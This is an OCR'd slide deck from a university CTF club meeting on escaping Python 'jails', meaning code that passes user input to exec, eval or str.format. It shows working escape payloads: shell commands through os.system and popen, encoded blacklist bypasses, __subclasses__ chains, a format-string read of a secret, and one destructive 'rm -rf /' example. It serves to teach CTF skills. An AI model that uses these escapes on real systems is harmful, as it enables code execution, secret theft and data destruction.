SIGPwny

General FA2025 • 2025-10-26

Python Jails

Cameron Asher

ctf.sigpwny.com

sigpwny{the_real_nsa_backdoor}

What is a jail?


No, you aren't wearing handcuffs.

Jail

- Restricted execution environment in the **same context** as the program
  - Typically has some restrictions placed on your input
- Different than a sandbox
  - Execution environment in a **secure or unprivileged context.**
  - Serialized communication to prevent vulnerabilities

Sandbox vs Jail

- Run your code on my Virtual Machine
  - Btw, you have no network access, read/write access
  - Send your output back to me as a string



- Run your code in my environment
  - Don't use "`os.system`" calls
  - Don't use single quotes

Jail Example

```python
if __name__ == '__main__':
    print('Give me a function that adds two numbers.')

    user_input = input()

    # Execute user input to get add function
    exec(user_input)

    # Evaluate how correct their function is
    if add(5, 4) == 9:
        print('Correct!')
    else:
        print('Incorrect!')
```

```
$ python3 jail.py
Give me a function that
adds two numbers.
def add(a,b): return a*b
Incorrect!

$ python3 jail.py
Give me a function that
adds two numbers.
def add(a,b): return a+b
Correct!
```

Jail Exploit

```
~/ctf/sigpwny/angry/ python3 jail.py
Give me a function that adds two numbers.
```

Jail Exploit

```
~/ctf/sigpwny/angry/ python3 jail.py
Give me a function that adds two numbers.
import os; os.system('whoami')
```

This is REALLY bad! You can execute any command on the system!

Jail Exploit

```
~/ctf/sigpwny/angry/ python3 jail.py
Give me a function that adds two numbers.
import os; os.system('whoami')
username
Traceback (most recent call last):
  File "/Users/retep/ctf/sigpwny/jails/jail.py",
line 10, in <module>
    if add(5, 4) == 9:
NameError: name 'add' is not defined
```

This is REALLY bad! You can execute any command on the system!

Jail Exploit

```
~/ctf/sigpwny/angry/ python3 jail.py
Give me a function that adds two numbers.
import os; os.system('whoami')
username
Traceback (most recent call last):
  File "/Users/retep/ctf/sigpwny/jails/jail.py",
line 10, in <module>
    if add(5, 4) == 9:
NameError: name 'add' is not defined
```

Output of 'whoami'

This is REALLY bad! You can execute any command on the system!

Is this a real thing?

- Leetcode! Hackerrank! Prairielearn 😳😳
- Why would anyone make a jail?
  - Sandboxes are hard to create correctly
  - Sandboxes have additional overhead
  - Hard to understand risks if you are not in cybersecurity
  - Some jails are created in non obvious ways
  - Jails are simple to implement and use

Important Distinction

Source Code

```
"os.system('whoami')"
"o" + "s" + "." + "sys" +
  "tem" + "('who" + "ami')"
"\x6f\x73\x2e\x73\x79\x73\x7
4\x65\x6d\x28\x27\x77\x68\x6
f\x61\x6d\x69\x27\x29"
```

String content at runtime

```
"os.system('whoami')"
"os.system('whoami')"
"os.system('whoami')"
```

even though the source code looks different, the actual string content is the same

Preface on Python Behavior

```python
class MyClass:
    def __init__(self):
        self.num = 0

c = MyClass()
```

1. `c.num`
2. `getattr(c, "num")`
3. `c.__getattribute__("num")`

All equivalent!

Notice 2 and 3 use strings

Notice 2 doesn't use a dot

Preface on Python Behavior

```python
arr = [1, 2, 3, 4, 5]
```

1. `arr[0]`
2. `arr.__getitem__(0)`

```python
my_dictionary = {"hello": "world"}
```

1. `my_dictionary["hello"]`
2. `my_dictionary.__getitem__("hello")`

Everything is a function call!

Source Limitations - Alternative Commands

- Don't use the "system" word (so no `os.system`)

- What other ways can we … execute commands in Python?

```
import os;print(os.popen('whoami').read())
import subprocess;subprocess.call("whoami", shell=True)
print(__import__("subprocess").check_output(["cat",
"/flag.txt"]))
...
```

Source Limitations - Bypass Blacklist

- Don't use the "system" word (so no `os.system`)
- What other ways can we … bypass the ‘system’ word blacklist to call os.system?

```
exec('import os;os.sys'+'tem("whoami")')
```

```
exec("\x69\x6d\x70\x6f\x72\x74\x20\x6f\x73\x3b\x6f\x73\x2e\x73\x79
\x73\x74\x65\x6d\x28\x22\x77\x68\x6f\x61\x6d\x69\x22\x29")
```

```
exec(chr(111)+chr(115)+chr(46)+chr(115)+chr(121)+chr(115)+chr(116)
+chr(101)+chr(109)+chr(40)+chr(34)+chr(119)+chr(104)+chr(111)+chr(
97)+chr(109)+chr(105)+chr(34)+chr(41))
```

`__import__('os').system('whoami')` more

- Alternative encodings (utf-7, etc.)

Source Limitation - Sandbox Tricks

- Don't use the "system" word (so no `os.system`)

- What other ways can we … break out of the sandbox?

```
breakpoint()

exec(input())
```

```
>>> breakpoint()
--Return--
> <stdin>(1)<module>()->None
(Pdb) import os
(Pdb) os.system('whoami')
casher
0
(Pdb)
```

Source Limitation - Python Internals

- Don't use the "system" word (so no `os.system`)
- What other ways can we … access os.system?

```
import os; getattr(os, 'sys'+'tem')('whoami')
```

```
import os; getattr(locals()['os'], dir(locals()['os'])[283])('whoami')
```

Index = 0 Index = 283

```
dir(locals()['os'])[283]) => ['DirEntry', 'EX_OK', 'F_OK',... 'system', 'terminal_size', ...]
```

Flaws with Source Limitation

```python
print('Just learned this cool python feature, exec!')
exec(input('your code > '))
```

```
Just learned this cool python feature, exec!
your code > import os;os.system('rm -rf /')
```

```
retep@desktop:~/ctf/sigpwny/bruh$ ls
-bash: /usr/bin/ls: No such file or directory
```

Source limitations - eval vs exec

`eval` instead of `exec` : Only 1 "line" of code / expression allowed

```
~/ctf/sigpwny/angry/ python3 jail.py
Give me a function that adds two numbers.
import os;os.system('whoami')
Traceback (most recent call last):
  File "/Users/retep/ctf/sigpwny/angry/jail.py", line 7, in <module>
    eval(user_input)
  File "<string>", line 1
    import os;os.system('whoami')
    ^^^^^^
SyntaxError: invalid syntax
```

Use __import__ or properties of existing stuff

```
__import__('os').system('whoami')
print(globals()['os'].system('whoami'))
```

I can access local and global variables with locals() and globals()

Source limitations - Challenge

```python
# Flag is at /flag.txt

def is_bad(user_input):
    banned = ['"', 'open', 'read']

    for b in banned:
        if b in user_input:
            return True

    return False
```

```
import os; os.popen("cat /flag.txt").read()
```

```
print(open("/flag.txt").read())
```

Can we read /flag.txt without " or open?

Source Limitation - Challenge

```python
# Flag is at /flag.txt

def is_bad(user_input):
    banned = ['"', 'open', 'read']

    for b in banned:
        if b in user_input:
            return True

    return False
```

Perhaps another function other than `popen` can help…

```python
import os; os.popen("cat /flag.txt").read()
```

```python
print(open("/flag.txt").read())
```

Can we read /flag.txt without " or open?

Source Limitation - Possible Solution

```python
# Flag is at /flag.txt

def is_bad(user_input):
    banned = ['"', 'open', 'read']

    for b in banned:
        if b in user_input:
            return True

    return False
```

```
import os; os.system('cat /flag.txt')
```

Source Limitation - Possible Solution

```python
# Flag is at /flag.txt

def is_bad(user_input):
    banned = ['"', 'open', 'read']

    for b in banned:
        if b in user_input:
            return True

    return False
```

```
exec(input())
```

Cheatsheet

`dir(thing)`	Show all methods/variables of a thing	`>>> dir(1)`
		`['__abs__', '__add__', '__a`
		`__', '__dir__', '__divmod__`

`__import__(thing).do_stuff()`	Equivalent to `import thing; thing.do_stuff()`	`>>> __import__('os').system('pwd')` `/Users/retep`
`class.__subclasses__()`	Get subclasses of a class	`>>> object.__subclasses__()[:3]` `[<class 'type'>, <class 'async_generator'>, <class 'int'>]`
`thing.__class__`	Get class of a thing	`>>> a=1;a.__class__` `<class 'int'>`
`class.__base__` `class.__mro__`	Get root class of class Get class hierarchy of a class	`>>> a=1;a.__class__.__base__` `<class 'object'>`

`thing.__getattribute__(property)`
OR
`getattr(thing, property)`
	Equivalent to `thing.property`	`>>> a.__getattribute__('__class__')`
		`<class 'int'>`
		`>>> getattr(a, '__class__')`
		`<class 'int'>`

`locals(), globals()`	Get the local and global variables, respectively	`>>> def func():`
		`...  b = 5`
		`...  print(locals())`
		`...  print(globals())`
		`...`
		`>>> func()`
		`{'b': 5}`
		`{'__name__': '__main__', '__doc__': None, '__package__': None,`
		`'__loader__': <class '_frozen_importlib.BuiltinImporter'>, '_`
		`_spec__': None, '__annotations__': {}, '__builtins__': <module`
		`'builtins' (built-in)>, 'a': 1, 'func': <function func at 0x1`
		`04dd31c0>}`

`__builtins__.python_thing`	Equivalent to python_thing	`>>> __builtins__.int == int` `True`

Environment Limitations

- Anytime we see an environment limitation, you should be thinking about abusing python introspection / internals

Environment Limitations - Example

Offshift CTF 2021 pyjail

```
exec(user_input, {'globals': globals(), '__builtins__':
                  {}}, {'print':print})
```

- Need to get a reference to `__import__`
- We are given:
  - The global variables
  - The print function
  - `__builtins__` is empty! - This means we can't use `__import__` directly.

```
>>> globals()
{'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': <class '_frozen_im
'>, '__spec__': None, '__annotations__': {}, '__builtins__': <module 'builtins' (built-in)>}
```

Environment Limitations - Solution 1

Offshift CTF 2021 pyjail

```
exec(user_input, {'globals': globals(), '__builtins__':
                  {}}, {'print':print})
```


```
print(globals['__builtins__'].__import__('os').popen('cat
                  /flag.txt').read())
```

Can we do better? Imagine we don't have access to `globals` either!

Environment Limitations - Solution 2

```
print.__class__.__base__.__subclasses__()[104]().load_module("os").system("whoami")
```

- Get to the base object
- Get all subclasses of the base object
- Get the `_frozen_importlib.BuiltinImporter` object
- Load the os module
- Get the system function
- Call whoami



class importlib.machinery.**BuiltinImporter**

An importer for built-in modules. All known built-in modules are listed in `sys.builtin_module_names`. This class implements the `importlib.abc.MetaPathFinder` and `importlib.abc.InspectLoader` ABCs.

Only class methods are defined by this class to alleviate the need for instantiation.

Changed in version 3.5: As part of **PEP 489**, the builtin importer now implements `Loader.create_module()` and `Loader.exec_module()`

Less Obvious Jails

- Sometimes you can create a pyjail without even realizing it!
- Python has methods that execute code even when you do not expect it to.

str.format()

Consider the following example:

BuckeyeCTF 2024

```
def __repr__(self):
    return '<User {u.username} (id {{i.id}})>'.format(u=self).format(i=self)
```

Looks pretty innocent right?

str.format()

BuckeyeCTF 2024

```
def __repr__(self):
    return '<User {u.username} (id {{i.id}})>'.format(u=self).format(i=self)
```

NO! This code immediately causes an arbitrary read vulnerability and can potentially cause full on RCE in the right scenario.

str.format()

```python
import random
import os

FLAG = os.environ["FLAG"]


class User:
    def __init__(self, username):
        self.username = username
        self.id = random.randint(1, 100)

    def __repr__(self):
        return "<User {u.username} (id {{i.id}})>".format(u=self).format(i=self)


username = input("What is your user's username? ")
user = User(username)

print(user)
```

- Here is this example extended.
- Example output:

```
└─$ python example.py
What is your user's username? Cameron
<User Cameron (id 7)
```

str.format()

```
import random
import os

FLAG = os.environ["FLAG"]


class User:
    def __init__(self, username):
        self.username = username
        self.id = random.randint(1, 100)

    def __repr__(self):
        return "<User {u.username} (id {{i.id}})>".format(u=self).format(i=self)


username = input("What is your user's username? ")
user = User(username)

print(user)
```

- We have control over username!
- Is there a vulnerability with .format()?
- Yes! Calling format twice allows us to modify the string that gets formatted.

str.format()

Let's look at this example where username = "{i.id}"

```
def __repr__(self):
    return '<User {u.username} (id {{i.id}})>'.format(u=self).format(i=self)
```

```
def __repr__(self):
    return '<User {i.id} (id {i.id})>'.format(i=self)

Result: <User 68 (id 68)>
```

We already found unintended behavior!

str.format()

But we have access to all the attributes and methods on self, because the second format call runs `.format(i=self)`.

We're in a jail!

Our environment restrictions are twofold:

- We can only access things that are either attributes or methods on self.
  - We can access attributes of attributes however, which lets us get quite far.
- We cannot call methods (or can we?)

str.format()

```python
import random
import os

FLAG = os.environ["FLAG"]


class User:
    def __init__(self, username):
        self.username = username
        self.id = random.randint(1, 100)

    def __repr__(self):
        return "<User {u.username} (id {{i.id}})>".format(u=self).format(i=self)


username = input("What is your user's username? ")
user = User(username)

print(user)
```

- `{i.__init__.__globals__[FLAG]}`
- We can go through the attributes to eventually recover the flag!

```
└─$ python example.py
What is your user's username? {i.__init__.__globals__[FLAG]}
<User sigpwny{heres_the_flag} (id 17)>
```

Resources

Hacktricks / Exploit Ideas

- https://book.hacktricks.xyz/generic-methodologies-and-resources/python/bypass-python-sandboxes

Pyjail Cheatsheet!

- https://shirajuki.js.org/blog/pyjail-cheatsheet

Google!

- "CTF jail no <restriction>"

Helpers

- Raise your hand as you solve challenges
- Pyjails 0 - 6

Next Meetings

`2025-10-30` • **This Thursday**

- Halloween Party
- We will be having a halloween party this Thursday!

`2025-11-02` • **This Sunday**

- Seminar Meeting
- Our first seminar meeting of the semester!

`2025-11-06` • **Next Thursday**

- Game Hacking
- Learn about hacking video games!

ctf.sigpwny.com

`sigpwny{the_real_nsa_backdoor}`

Meeting content can be found at sigpwny.com/meetings.

SIGPwny